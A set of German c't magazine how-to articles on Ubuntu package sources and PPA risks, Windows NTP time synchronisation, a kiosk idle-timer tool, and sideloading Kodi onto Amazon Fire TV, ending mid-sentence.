© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

FAQ

Liane M. Dubowy

Software-Verwaltung mit Ubuntu

Antworten auf die häufigsten Fragen

Paketquellen hinzufügen

Zum Installieren des Duck Launchers unter Ubuntu muss ich eine Paketquelle hinzufügen. Wie gehe ich dabei vor?

Software installieren Sie unter Ubuntu in Form von Paketen mit einem Paketmanager, der ähnlich wie App- oder Play-Stores auf Mobilgeräten zentral Software anbietet. Als Quelle dienen dabei sogenannte Repositories oder Paketquellen. Ubuntu stellt einige Standardpaketquellen bereit, die gut aufeinander abgestimmte Software enthalten und von den Ubuntu-Machern mit Updates versorgt werden. Auf zusätzliche Software-Quellen sollten Sie daher nur dann zurückgreifen, wenn ein Programm hier fehlt oder auf einem zu alten Stand ist.

Software für Ubuntu können Sie auch in Form einzelner Pakete im Internet herunterladen. Der Haken dabei ist, dass diese Programme nicht von der Paketverwaltung aktualisiert werden können. Fügen Sie stattdessen eine Paketquelle hinzu und installieren ein darin enthaltenes Paket, spielt die Software-Verwaltung später auch Updates ein, sobald sie in der Paketquelle verfügbar sind.

Um beispielsweise den alternativen Duck Launcher in Ubuntu zu nutzen, tippen Sie folgenden Befehl in ein Terminalfenster, um die passende Paketquelle hinzuzufügen:

```
sudo add-apt-repository ppa:the-duck/launcher
```

Anschließend aktualisieren Sie die Paketlisten der Software-Verwaltung mit dem Kommando `sudo apt-get update` und installieren den Duck Launcher mit:


```
sudo apt-get install duck-launcher
```

In diesem Fall liefert die Paketquelle aber nur Pakete für Ubuntu 14.04 (Trusty) und noch nicht für 14.10 (Utopic) [1].

Risiko Fremd-Software

Was kann passieren, wenn man externe Paketquellen wie die bei Launchpad liegenden Personal Package Archives nutzt?

Theoretisch kann ein einziges PPA das ganze Linux-System kompromittieren. Einmal hinzugefügt, greift die Software-Verwaltung auf diese Quelle ebenso zu wie auf die geprüften Standard-Repositories. Unter Umständen bringt auch erst ein Update unerwünschte Software mit. Direkt oder indirekt aus einem PPA installierte Pakete könnten Software einrichten, die mit Root-Rechten läuft. Damit ließen sich dann sensible Daten abgreifen oder das System für kriminelle Zwecke nutzen. Die Gefahr droht auch bei verlässlichen Paketquellen, wenn sich jemand dazu unbefugten Zugang verschafft hat. Bislang sind uns allerdings weder Angriffe über manipulierte Pakete in den Standard-Repositories noch über zusätzliche externe Paketquellen bekannt.



Die Installation des Steam-Debian-Pakets trägt ohne nachzufragen eine Paketquelle ein.

Gefahr kann auch von unerwarteter Seite drohen: Die Installation eines Pakets kann unbemerkt eine externe Paketquelle eintragen. Erwünscht ist das beispielsweise im Fall der Spiele-Plattform Steam: Die Installation des Pakets steam_latest.deb von der Steam-Website sorgt dafür, dass das Steam-Repository in die Paketquellen aufgenommen wird.

Durchaus einmal vorkommen kann, dass externe Repositories Programmpakete aus den Standard-Paketquellen überschreiben. Das ist manchmal erforderlich, weil beispielsweise Anwendungen neuere Versionen von Bibliotheken benötigen. Allerdings birgt das die Gefahr, dass das System inkonsistent wird und andere Anwendungen nicht mehr laufen.

Downloads überprüfen

Wie kann ich vor der Installation herausfinden, was ich da herunterlade?

Nach dem Hinzufügen einer externen Paketquelle lohnt es sich nachzusehen, welche Pakete diese ausliefert. Dazu eignet sich beispielsweise der grafische Paketmanager Synaptic, der sich über das Software-Center installieren lässt. Nach einem Klick auf die Schaltfläche „Ursprung“ links unten zeigt Synaptic die eingetragenen Paketquellen an. Ein Klick darauf listet rechts im Fenster die darin enthaltenen Pakete auf. Achten Sie darauf, dass keine systemrelevanten Komponenten durch Software aus Fremdquellen ersetzt werden. Sind hier beispielsweise andere Versionen der Desktop-Komponenten von KDE oder Gnome enthalten, kann das schnell zu Versionskonflikten führen. Bei PPAs, die nur ein einzelnes oder wenige Pakete enthalten, ist diese Gefahr dagegen gering.

Paketquellen werden automatisch deaktiviert

Beim Upgrade auf eine neuere Ubuntu-Version wurden einige Paketquellen deaktiviert. Warum ist das so?

Bevor die Aktualisierungsverwaltung das Upgrade auf die nächsthöhere Ubuntu-Version einspielt, deaktiviert sie automatisch alle Paketquellen, die nachträglich hinzugefügt wurden. Das stellt sicher, dass beim Upgrade nur offizielle Software eingespielt wird, deren Versionen zusammenpassen.

Die deaktivierten Paketquellen können Sie nach dem Upgrade zwar wieder aktivieren, müssen diese aber in der Regel bearbeiten. Meist reicht es, den Spitznamen der Ubuntu-Version anzupassen, also beispielsweise von „trusty“ (Ubuntu 14.04) auf „utopic“ (Ubuntu 14.10). Tauchen dann zum Beispiel in Synaptic keine Pakete auf, fehlt die Software für die verwendete Distributionsversion. (lmd@ct.de)

Literatur

[1] Liane M. Dubowy, Schöner, schneller, besser, Unity-Desktop umbauen und verschönern, c’t 20/14, S. 175

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Ernst Ahlers

Windows immer pünktlich

Automatische Zeitsynchronisation aktivieren

Normalerweise sorgt Windows bei vorhandenem Internetzugang von selbst dafür, dass die Systemuhr richtig geht. Manche PCs zeigen aber dennoch eine falsche Uhrzeit an. Das lässt sich mit wenigen Handgriffen beheben.

Beim Start holt sich Windows die Zeit aus der Hardware-Uhr des Chipsatzes. Diese wird normalerweise beim Einrichten eines neuen PC einmalig gestellt. Sie driftet aber wie alle Uhren nach und nach von der wahren Zeit weg. Das geht umso schneller, je schwächer die Onboard-Batterie wird, die die Uhr bei ausgeschaltetem Rechner versorgt.

Wenn Ihr PC nach dem Einschalten hartnäckig eine falsche Zeit anzeigt, ersetzen Sie prophylaktisch die Onboard-Batterie auf dem Mainboard. Leider läuft die Chipsatz-Uhr auch mit einer frischen Batterie langsam von der wahren Zeit weg. Deshalb synchronisiert ein nicht zu einer Domäne gehörendes Windows seine Systemzeit regelmäßig gegen Zeitquellen aus dem Internet. Bei manchen Installationen läuft aber der zuständige Systemdienst nicht automatisch an. Ein paar Handgriffe korrigieren das.

Stellen Sie dazu bei Ihrem PC in den lokalen Diensten (Suche nach „dienste“) den „Windows-Zeitgeber“ beim Starttyp auf „Automatisch“.

Time Check

Nun synchronisiert Windows in der Werkseinstellung typischerweise nur einmal pro Woche, sodass die Zeit bei einem länger laufenden Rechner dennoch langsam abdriftet. Das bessern Sie mit ein paar Befehlen in einer Kommandozeile mit Admin-Rechten aus (Suche „cmd“, Rechtsklick auf Eingabeaufforderung, „Als Admininistrator ausführen“):

```
net stop w32time
reg add HKLM\SYSTEM\CurrentControlSet\Services\
        \W32Time\Config /v MaxPosPhaseCorrection /
        /t REG_DWORD /d 0xffffffff /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\
        \W32Time\Config /v MaxNegPhaseCorrection /
        /t REG_DWORD /d 0xffffffff /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\
        \W32Time\TimeProviders\NtpClient /
        /v SpecialPollInterval /t REG_DWORD /d 10800 /f
net start w32time
w32tm /config /update /manualpeerlist:"ntp1.t-online.
      de,0x9 ntp.web.de,0x9 ntp1.freenet.de,0x9" /
      /syncfromflags:MANUAL
w32tm /resync /nowait
```

Die ersten beiden reg-add-Befehle setzen die erlaubte Abweichung auf einen sehr hohen Wert, damit die Uhr beim Systemstart auch bei groben Abweichungen gestellt wird. Windows verweigert nämlich das Nachstellen der Systemuhr, wenn sich ihre Zeit zu sehr von der wahren unterscheidet.

Das dritte reg-add-Kommando setzt das Synchronisationsintervall auf 3 Stunden (10 800 Sekunden). Damit sollte die Abweichung dauerhaft unter einer Sekunde bleiben, solange ein Internetzugang besteht. Dann stimmen die Systemprotokolle verschiedener Rechner hinreichend gut überein, wenn man etwa zeitabhängigen Problemen im Netz auf die Spur kommen will.

Der erste w32tm-Befehl trägt drei hiesige Zeitserver als Synchronisationsquellen ein, weil der einzige standardmäßig eingetragene Server time.windows.com gelegentlich unerreichbar ist. Das letzte Kommando weist den Systemdienst schließlich an, sofort zu synchronisieren. Alles zusammen finden Sie in einer Batchdatei (siehe c't-Link am Ende).

Zeitquellen

Wenn Sie keinen der angegebenen Server, sondern lieber einen Ihres Providers oder andere öffentliche Quellen verwenden wollen, nehmen Sie welche aus der nebenstehenden Tabelle. Weitere öffentliche NTP-Server finden Sie über den c't-Link.

Nehmen Sie nur solche Server, bei denen allgemeiner Zugriff (Open Access) gestattet ist. Eine eventuell erwünschte Info-Mail sollten Sie dem Betreiber nicht verweigern. Wählen Sie Server, die Ihnen geografisch nahe liegen. NTP-Server von Providern, (Fach-)Hochschulen oder Universitäten sind gute Quellen, weil sich dort ein Admin um zuverlässigen Betrieb kümmert.


Bei den Servern des NTP-Pool-Projekts haben wir wiederholt festgestellt, dass einzelne Systeme nicht antworten. Wenn Sie das Pool-Projekt nutzen wollen, tragen Sie de.pool.ntp.org dreimal als Quelle ein, damit auf jeden Fall mindestens ein funktionierender Server dabei ist.

LAN-Zeit

Falls Ihr Router selbst als NTP-Server arbeiten kann, wie beispielsweise neuere Fritzboxen, tragen Sie dessen internen DNS-Namen als Zeitserver ein, etwa fritz.box. Natürlich sollten Sie dann im Router sicherstellen, dass er selbst gegen gut verfügbare NTP-Server synchronisiert.

Dazu stellen Sie in der Fritzbox unter „Heimnetz/Netzwerk/Netzwerkeinstellungen“ drei Servernamen durch Semikolons getrennt ein (siehe Bild) und setzen das Häkchen bei „Fritz!Box als Zeitserver im Heimnetz bereitstellen“. (ea@ct.de)

c't Batchdatei und NTP-Server: ct.de/yr2u



Bei manchen Windows-8-Installationen läuft der für die Zeitsynchronisation zuständige Dienst W32Time (Windows-Zeitgeber) nicht automatisch an. Stellen Sie ihn auf den Starttyp „Automatisch“ um.

Ausgewählte NTP-Server

Betreiber	Adressen
Deutsche Telekom	ntp1.t-online.de
EWETel	ntp0.ewetel.de, ntp1.ewetel.de
Freenet	ntp0.freenet.de, ntp1.freenet.de
Hetzner	ntp.hetzner.de[1]
Hosteurope	ntp.hosteurope.de[1]
M-Net	ntp1.m-online.net, ntp2.m-online.net
OVH	ntp.ovh.net
Sipgate	ntp.sipgate.net[1]
Telefonica	date.mediaways.net, cron.mediaways.net
TU Berlin	ntps1-0.cs.tu-berlin.de, ntps1-1.cs.tu-berlin.de
Uni Erlangen-Nürnberg	ntp0.fau.de, ntp1.fau.de, ntp2.fau.de, ntp3.fau.de
Web.de	ntp.web.de

[1] DNS-Round-Robin über mehrere Server

Manche Router, wie neuere Fritzboxen, können intern als Zeitquelle dienen. Die Server-Funktion muss man aber erst aktivieren.

© Copyright by Heise Zeitschriften Verlag

Hajo Schulz

Anzeigeinstrument

Windows-Touch-Gerät als Surf-Station

Ein halböffentlich aufgestellter Touch-PC soll in Leerlaufzeiten eine bestimmte Webseite anzeigen. Was auf den ersten Blick nach einer simplen Aufgabe aussieht, erweist sich bei näherer Betrachtung als gar nicht mal so einfach. Mit einem kleinen, selbstentwickelten Tool funktioniert es dann aber doch.

Eigentlich hörte sich die Aufgabe ganz banal an: In der Redaktions-Cafeteria soll ein PC mit Touchscreen aufgestellt werden, den die Kollegen in Kaffeepausen dazu nutzen können, mal eben etwas im Internet nachzuschlagen. Wenn der Rechner eine Zeit lang nicht benutzt wird, soll er eine Redaktions-interne Webseite anzeigen und regelmäßig aktualisieren.

Bei näherem Hinsehen stellte sich diese Aufgabe allerdings als nicht gerade trivial heraus. Zum Beispiel beherrschen zwar alle gängigen Browser einen sogenannten Kiosk-Modus, in dem sie ihren Inhalt wie gewünscht bildschirmfüllend anzeigen. Jedoch verhalten sie sich in dieser Betriebsart immer noch wie eine Desktop-Anwendung, sind also auf eine Touch-Bedienung mehr schlecht als recht eingestellt. Mal eben einen Kommentar einzutippen funktioniert ohne Tastatur gar nicht, weil der Vollbild-Browser den Zugriff auf die Bildschirmtastatur in der Taskleiste verwehrt. Der zu verwendende Browser sollte also auf jeden Fall eine App sein, die im Touch-Modus von Windows 8 läuft. Das beherrschen derzeit zwei Vertreter: der Internet Explorer und Google Chrome. Der Umgang von Chrome mit der Bildschirmtastatur ist aber auch im Touch-Modus gewöhnungsbedürftig, sodass der Microsoft-Browser als einziger ernsthaft verwendbarer Kandidat übrigbleibt.

Um ihn zu starten, wenn der Rechner unbenutzt ist, bietet sich eigentlich die Windows-Aufgabenplanung an. Zu den möglichen Auslösern für eine automatisch gestartete Aktion gehört ja „Im Leerlauf“. Abgesehen davon, dass man sich damit bei der Bestimmung der Wartezeit abhängig davon macht, wann Windows den Rechner für unberührt hält, startet Windows den eingestellten Vorgang immer nur ein Mal. Damit würde das automatische Aktualisieren der Webseite durch den Rost fallen.

Der Benutzung der Aufgabenplanung steht noch ein anderes Hindernis im Weg: Als Aktion kann man hier ein Skript oder ein Programm eintragen, aber keine URL. Versucht man es trotzdem, bekommt man statt des Standard-Browsers die Frage angezeigt, wie denn dieser Linktyp zu öffnen sei. Die Antwort merkt sich Windows an dieser Stelle nicht, obwohl das Aufrufen einer URL etwa über den „Ausführen“-Dialog einwandfrei funktioniert. Die Idee, die URL in das Parameter-Feld einzutragen und als Programm den Internet Explorer, scheitert daran, dass man auf diese Weise wohl die Desktop-Version des Browsers gestartet bekommt, aber nicht die Touch-Variante.

Bastelstunde

Nach diesen Überlegungen war klar, dass das Projekt ganz ohne Programmierarbeiten wohl nicht zu stemmen sein würde. Herausgekommen ist dabei das Tool c’t Idle Timer – Download samt Quelltext siehe c’t-Link am Ende dieses Artikels. Die WPF-Anwendung macht sich im Kern die Win32-Funktion `GetLastInputInfo()` zunutze: Diese liefert die Anzahl der Millisekunden, die vergangen sind, seit der Benutzer zuletzt mit Maus, Tastatur oder Touch hantiert hat. Die Auflösung dieser Angabe beträgt typischerweise 10 bis 16 Millisekunden, aber das reicht für den vorgesehenen Einsatzzweck dicke aus. c’t Idle Timer fragt die Zeit ohnehin nur einmal pro Sekunde ab.

In zwei Eingabefelder lässt sich eintragen, wie viele Sekunden ohne Eingabe das Programm verstreichen lassen und was es dann tun soll. Bei Letzterem ist das Tool recht flexibel: Sie können hier ein Programm samt zugehöriger Argumente genauso eintragen wie eine URL oder den kompletten Namen einer Datei, die dann mit dem dafür vorgesehenen Standardprogramm geöffnet wird. Wenn der Pfad einer Datei oder eines Programms Leerzeichen enthält, gehört er in Anführungszeichen eingeschlossen.

Den gewünschten Aufruf vollzieht c’t Idle Timer nicht nur einmal, sondern jeweils nach Ablauf der Wartezeit erneut. Ab dem zweiten Mal schließt es dabei zuvor das Programm, das es beim letzten Durchlauf gestartet hat. Für den angepeilten Zweck, eine Webseite regelmäßig neu zu laden, ist das die universellste Lösung: Ruft man nämlich den Internet Explorer mit der URL der Seite auf, die er gerade anzeigt, lädt er sie nicht neu, sondern schiebt sich allenfalls in den Vordergrund. Eine speziell auf Browser ausgerichtete Lösung, die etwa einen Druck auf die F5-Taste simuliert, hätte eine Einschränkung des Tools auf genau diesen Anwendungszweck bedeutet.

Einrichtung

Damit Windows beim Aufruf einer URL den Touch-Internet-Explorer startet, sind zwei systemweite Einstellungen nötig: Zum einen muss der IE als Standard-Browser eingerichtet sein. Das erledigt das Fenster „Standardprogramme festlegen“ aus der Abteilung „Programme“ der Systemsteuerung. Man klickt dazu in der linken Liste zunächst auf den Eintrag „Internet Explorer“ und dann rechts auf „Standards für dieses Programm auswählen“. In der erscheinenden Liste müssen mindestens die Einträge „HTTP“ und „HTTPS“ ein Häkchen tragen.

Dass der Microsoft-Browser nicht auf dem Desktop, sondern mit der Touch-Oberfläche erscheint, bringt man ihm in den Internetoptionen bei. Die finden sich entweder auf der Seite „Netzwerk und Internet“ der Systemsteuerung oder im „Extras“-Menü der Desktop-Variante des Browsers. Auf der Registerseite „Programme“ ist oben in der Liste „Wählen Sie aus, wie Links geöffnet werden sollen“ der Eintrag „Immer mit Internet Explorer“ auszuwählen.

Die hier vorgestellte Lösung ist ausdrücklich nicht dafür gedacht, als Kiosksystem im öffentlichen Raum zu dienen. Sie taugt nur in Umgebungen, in denen der Betreiber den Menschen traut, die physischen Zugriff auf den Rechner haben. Wenn es nur um die Anzeige einer Webseite geht, braucht man allerdings auch keinen Touchscreen – dann stellt das Wegsperren von Maus und Tastatur genug Sicherheit her. (hos@ct.de)

c’t Idle Timer: ct.de/ydnd

Der c’t Idle Timer kann nicht nur eine Webseite im Browser aufrufen, sondern beliebige Programme und Dateien öffnen.

© Copyright by Heise Zeitschriften Verlag

Dr. Volker Zota

Nachbrenner fürs Fire TV

Funktionsumfang des Amazon Fire TV & Stick erweitern

Sowohl Amazons Streaming- und Spielebox als auch der abgespeckte HDMI-Stick lassen sich mit Apps erweitern – auch am Amazon App Shop vorbei. Wir zeigen, welche Apps sich lohnen und wie man das schicke Kodi Entertainment Center (ehemals XBMC) nachrüstet.

Fire TV Stick (hierzulande noch nicht erhältlich) und Fire TV sind vorrangig auf Online-Dienste ausgerichtet: neben Amazons eigenen Angeboten unter anderem auf Netflix, Spotify und diverse Mediatheken. Lokal vorhandene Inhalte spielt das Fire TV von Haus jedoch weder über die rückseitige USB-Buchse noch vom Smartphone, Tablet oder lokalen Medienserver ab. Einzig Besitzer von Kindle-Fire-Geräten können Inhalte über die Geräte auf den Fernseher „flingen“. Im eingebauten Amazon App Shop finden sich immerhin zahlreiche Apps, die auch anderen Anwendern weiterhelfen, beispielsweise Plex, AllCast sowie diverse AirPlay/UPnP-Receiver. Plex setzt den gleichnamigen proprietären Streaming-Server voraus, AllCast die zugehörige Android- oder iOS-App. Für iPhone/iPad-Besitzer dürfte AirPlay die bequemere Wahl sein, für Android das von vielen Programmen/Apps unterstützte UPnP AV/DLNA-Streaming. Bei unseren Tests hinterließ der 2,16 Euro teure AirReceiver den besten Eindruck. Er unterstützt AirPlay und DLNA, lief stabiler als alle anderen Apps und kann zusätzlich den Bildschirm von iOS-Geräten spiegeln (AirPlay Mirroring) – wenn auch mit einer halben Sekunde Versatz. DRM-geschützte Inhalte lassen sich mit keiner App streamen.

Noch kann man aber mit keiner dieser Apps bequem vom Sofa aus im heimischen Mediennetz stöbern. Hier springt das beliebte Kodi Entertainment Center (früher XBMC Media Center) in die Bresche. Es zapft über seine schicke Bedienoberfläche diverse Netzwerkquellen an – inklusive DLNA und AirPlay, wenn auch ohne Bildschirmspiegelung –, beherrscht alle gängigen Video- und Audioformate und bindet über Add-ons weitere Online-Dienste ein. Kodi macht auf dem mit Quad-Core-CPU und fixem Grafikchip ausgestatteten Fire TV eine sehr gute Figur und spielt in MPEG-2, MPEG-4, H.264 und VC-1/WMV kodierte Videodateien mit bis zu 1080p-Auflösung flüssig ab, dekodiert Surround-Formate oder reicht sie an einen A/V-Receiver weiter und spielt klaglos alle gängigen Audioformate mit bis zu 24 Bit/192 kHz. Nur über einige HDTV-Mitschnitte und Blu-ray-Strukturen stolpert es.

Der deutlich schwachbrüstigere Fire TV Stick gibt MPEG-2, MPEG-4 und H.264 und die Audioformate ebenfalls wieder, nutzt bei VC-1/WMV-Videos zumindest derzeit keine Hardware-Beschleunigung und zeigt daher nur SD-Auflösung flüssig.

Lokale Medienzentrale

Kodi finden Sie allerdings nicht im Amazon App Shop, sondern müssen das Android-Paket (.apk) über den Link am Artikelende von der Homepage herunterladen. Doch keine Sorge: Anders als etwa beim Apple TV bekommt man Kodi mit wenigen Handgriffen auf das Fire TV. Alle folgenden Schritte lassen sich 1:1 auf den Fire TV Stick übertragen, auch wenn nur das Fire TV erwähnt wird.

Glücklicherweise macht es Amazon den Anwendern leicht, Apps über eine eigentlich für Entwickler vorgesehene Option nachzurüsten (Sideloading). Aktivieren Sie dazu in den Einstellungen des Fire TV unter System die Entwickleroptionen „ADB-Debugging“ und „Apps unbe-


Um Apps am Amazon App Shop vorbei auf dem Fire TV installieren zu können, schaltet man einfach die Entwickleroptionen an.

Mit wenigen Klicks lässt sich das Kodi Entertainment Center nachrüsten.

© Copyright by Heise Zeitschriften Verlag

kannter Herkunft“. Nun können Sie mittels Android Debug Bridge (ADB) via Netzwerk auf das Fire TV zugreifen. Dazu braucht man nicht das ganze Android-Entwicklerkit, sondern kann auf das plattformübergreifende adbFire für Windows, OS X und Linux zurückgreifen. Für Windows gibt es außerdem das Amazon FireTV Utility, das ein paar zusätzliche Funktionen bietet, die hier nicht gebraucht werden. Android-Nutzer schließlich können das im Amazon App Shop für Android erhältliche AGK Fire (AFTV Side Loader) nutzen, um außer .apks auch auf dem Smartphone oder Tablet installierte Apps aufs Fire TV übertragen lassen – vorausgesetzt, die ARM-Architektur stimmt überein (ARMv7). Auch diese drei kostenlosen Tools finden Sie über den c’t-Link am Ende des Artikels.

Um eine Verbindung mit dem Fire TV herzustellen, brauchen Sie dessen IP-Adresse aus den Fire-TV-Einstellungen unter System/Info/Netzwerk. Die Adresse



Mit der kostenlosen Fernbedienungs-App „Wukong TV Remote“ startet man bequem per Sideloading installierte Apps und steuert Apps per Mausemulation, die nicht fürs Fire TV gemacht sind.

Die Mausemulation der Wukong TV Remote wird über den dritten Eintrag in dem Würfelmenü aktiviert.

geben Sie in dem von Ihnen gewählten Sideloading-Tool ein, wählen dann das Kodi-APK und starten den Installationsprozess, der eine Weile dauert.

Allerdings taucht Kodi nicht im Navigationsmenü des Fire TV auf – ebenso wie alle anderen mittels Sideloading installierten Apps. Zunächst lassen sich so nachgerüstete Apps nur starten, wenn man im Menü Einstellungen/Anwendungen „Alle installierten Anwendungen verwalten“ aufruft, dort die jeweilige Anwendung anwählt und startet.

Es geht auch bequemer: So steuert die für Android und iOS kostenlos erhältliche chinesische App Wukong TV Remote nicht nur das Fire TV vom Smartphone aus. Es zeigt in einer Schnellstartliste alle installierten Apps an, die sich auf diesem Weg mit

Anzeige

© Copyright by Heise Zeitschriften Verlag

einem Fingertipp starten lassen. Dass Wukong TV bisher nur in Chinesisch vorliegt, ist nicht tragisch – die meisten Funktionen sind selbsterklärend und die Namen der installierten Apps werden korrekt in lateinischen Buchstaben dargestellt. Praktisch: Wukong TV enthält eine Mausemulation, mit deren Hilfe sich diverse Apps, die gar nicht für das Fire TV gemacht sind, auch ohne zusätzliche Funktastatur und -maus bedienen lassen. Hiermit konnten wir beispielsweise die eigentlich für Touch-Bedienung gedachte Android-App der Video-Flatrate Watchever problemlos auf dem Fire TV nutzen. Wukong TV Remote unterstützt prinzipiell auch Sprachbefehle. Die sind jedoch nur Chinesisch und werden nicht an das Fire TV durchgereicht.

Apropos Fernbedienung: Fire-TV-Besitzer sollten auf ihrem Smartphone oder Tablet die für Kindle-Fire-Serie, iOS und Android erhältliche offizielle Fire TV Remote installieren – sie dient nicht nur als Backup, falls man der Fernbedienung irgendwo verbuddelt hat. Über die Onscreen-Tastatur gibt man Suchbegriffe deutlich schneller ein als mit der Bluetooth-Fernbedienung, falls die an sich gute Sprachsuche doch mal nicht mitspielen will. Letztere kann man über die Fire TV Remote App übrigens auch nutzen.

Automatisiert

Wer Kodi und andere Anwendungen (auch) bequem mit der Bluetooth-Fernbedienung des Fire TV starten will, muss etwas tricksen. Hierbei hilft eine App aus dem Amazon App Shop – konkret Ikono TV (am besten per Texteingabe suchen) – als Platzhalter für die tatsächlich zu startende App, deren Eintrag im Menüsystem des Fire TV fehlt. Im Hintergrund lässt man die Android-Automatisierungs-App Llama die nötigen Fäden ziehen. Das geht mit adbFire ganz einfach: Öffnen Sie die „Llama Options“ und wählen Sie „Install Llama“. Dort können Sie bei adbFire auch Regeln anlegen, um statt Ikono TV künftig Kodi zu starten („Link Kodi to Ikono TV“). In diesem Fall bietet es sich an, weiter unten auch „Replace Ikono TV icon with Kodi icon“ zu wählen, damit das richtige Icon erscheint; außerdem können Sie Llama anweisen, beim Einschalten des Fire TV immer Kodi zu starten. Aus Kodi heraus können Sie über das Menü Programme/Android Apps bequem andere auf dem Fire TV installierten Android-Apps starten, mit Ausnahme der ins Fire OS integrierten Amazon-Apps Amazon Music, Amazon Video, Appstore und GameCircle-Dashboard.


Auf dem Fire TV installierte Apps lassen sich auch aus Kodi heraus starten.

Nach der Installation öffnen Sie Llama auf dem Gerät über Einstellungen, Anwendungen … und nicken die angezeigten Dialoge ab. Öffnen Sie mit der Menütaste der Fernbedienung das Kontextmenü, wählen bei „Import/Export von Daten“ den Befehl „Von USB-Karte importieren“ (Englisch: „Import from USB storage“) und bestätigen die Datenübernahme. Spätestens nach einem Neustart der Fire TV (lange auf Ok und Play/Pause drücken) sollte das Kodi-Icon im Menü sichtbar sein und das Media Center darüber wie jede andere App starten lassen. Die Bedienung erfolgt über den Steuerkreis, Zurück und Kontextmenütaste der Fernbedienung. Ein Druck auf die Home-Taste führt zurück auf die Startseite des Fire-TV-Menüs. Wem die Default-Einstellungen nicht zusagen, der kann über die Push-Funktion von adbFire alternative Tastenbelegungen für Kodi/XBMC importieren [1].


Noch ein Tipp: Wenn Sie sowohl Kodi als auch AirReceiver installiert haben und AirPlay Mirroring nutzen möchten, muss bei Kodi unter Optionen/Dienste/AirPlay „AirPlay-Inhalte empfangen“ deaktiviert sein, weil sich die AirPlay-Empfänger sonst ins Gehege kommen.

Alternativer Launcher

Falls Sie statt oder zusätzlich zu Kodi auch andere mittels Sideloading installierte Anwendungen aus dem Menü heraus starten wollen, spielen Sie den FiredTV Launcher ein (siehe c’t-Link). Der zeigt sämtliche auf dem Fire TV installierten Apps – auch diejenigen, die nicht aus dem Amazon App Shop stammen; über das Kontextmenü der Fernbedienung können Sie Apps in dem Launcher umsortieren, verstecken, deinstallieren und kosmetische Anpassungen am Launcher vornehmen. FiredTV verknüpfen Sie anschließend wie oben beschrieben mit Ikono TV und modifizieren die Llama-Regel. Dazu starten Sie Llama, wechseln mit den Pfeiltasten in den Reiter Regeln und klicken die Regel für „Wenn die aktuelle Anwendung Ikono TV ist – Kodi starten“ an. Dort ersetzen Sie Kodi bei „Anwendung starten“ durch FiredTV. Künftig startet statt Ikono TV der alternative Launcher – allerdings noch mit dem falschen Icon. Wer es richtig hübsch haben möchte, speichert die beiden FiredTV-Icons (siehe c’t-Link) und ersetzt damit die im adbFire-Unterverzeichnis kodi.icon/B00NEJS7ZO hinterlegten Kodi-Icons. Dabei ist es wichtig, die ursprünglichen, kryptischen Dateinamen beizubehalten. Wenden Sie danach in den adbFire Llama Options (erneut) die Regel „Replace Ikono TV icon with Kodi icon“ an, prangt künftig das passende 